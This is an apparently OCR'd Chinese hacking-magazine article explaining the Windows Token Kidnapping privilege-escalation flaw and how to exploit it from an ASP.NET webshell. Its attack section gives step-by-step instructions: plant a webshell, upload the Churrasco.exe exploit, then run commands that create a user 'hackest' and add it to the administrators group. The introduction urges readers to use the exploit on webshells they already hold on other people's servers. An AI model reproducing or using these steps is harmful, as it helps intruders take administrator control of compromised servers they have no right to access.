


图 11



文章难易度：☆☆☆
文章阅读点：如何利用 Windows Token Kidnapping 本地权限提升漏洞，来在 webshell 中提权

网站提权，我用本地漏洞 Windows Token Kidnapping

hackest [H.S.T.]

很久没有爆过 Windows 下比较有影响的漏洞了，不过这回微软终于也可爱了一下，爆出了一个可以让大家爽歪歪的本地权限提升漏洞，如果你手里有一大批以前提不了权限的 Webshell，那么在看完本文之后就赶紧拿出来提权去吧，效果绝对是顶呱呱。因为微软并没有修补这一漏洞，只是在安全公告里做了下提醒（详见 http://www.microsoft.com/technet/security/advisory/951306.mspx）。

该漏洞主要影响 WindowsXP 专业版 SP2/SP3，Windows VISTA 和 Windows2003/2008 系统，漏洞主要是由于在 Network Service 或 LocalService 上运行的代码可以访问同样是在 Network Service 或 LocalService 上运行的进程，部分进程允许提升权限到




图 1

LocalSystem。对于IIS，默认安装是不受影响的，但以Full Trust运行的ASP.NET代码却受此漏洞的影响，如果权限低于Full Trust的话，也不受此漏洞的影响。对于ASP代码不受此漏洞的影响，只有ASP.NET才受。针对SQL Server，如果用户以administrative权限运行代码，则受此漏洞影响。对于Windows2003系统，攻击者可以通过MSDTC获取token访问其它同样token的进程，从而提升权限，任何具有SeImpersonate Privilege的进程都有可能造成权限提升。

漏洞的相关描述就这么多，既然是本地权限提升，那么前提自然是你能访问到Windows，比如你已经获得了目标主机的一个Webshell，而且这个目标还得支持ASP.NET程序，而你又能够执行命令，那么基本上这台服务器就跑不掉了(当然还得人家没有做相应的安全设置，因为这个漏洞也是可以防的嘛)。

一、攻击篇

耳听为虚，眼见为实，接下来我们就实地演练一下这个漏洞到底有多么的酷！测试的操作系统为Windows2003 SP2（已更新了所有补丁），IIS 6.0，ASP.NET的版本为Microsoft.NET Framework 1.1，如图1。

添加IIS支持.NET程序，然后在WEB目录下放一个ASPX的Webshell，为了方便演示，直接使用ASPX脚本，其实使用ASP的Webshell也是可以的，前提就是要目标支持ASPX（当前目录不支持也不要紧，ASP的Webshell能执行命令的都可以一试），而且Webshell也是可以执行命令的，如图2。




图 2




图 3

把漏洞利用程序上传到WEB目录下（老外公布的东西，有源代码，编译好的利用工具和源代码都已经打包收录在了光盘中），然后就可以执行提权操作了。执行命令如下：**/c D:\wwwroot\Churrasco.exe "net user hackest estidc.com /add"**，Churrasco.exe就是漏洞利用工具的文件名，后面是要执行的命令，注意要用英文双引号括住。稍等一会儿返回执行结果，可以看到提示成功了，当然不同的环境PID可能是不一样的，如图3。

来看看是否真的成功添加了用户，这回放心了吧，已经成功添加了用户hackest，如图4。

要添加进管理员组就执行如下命令：**/c D:\wwwroot\Churrasco.exe "net localgroup administrators hackest /add"**，然后就可以看到用户hackest已经老老实实的躲在管理员组里了，如图5。这个漏洞的利用相当简单吧，出乎你的意料？本地权限提升就是这么的帅！利用过程就基本介绍完了，注意命令格式就可以了。

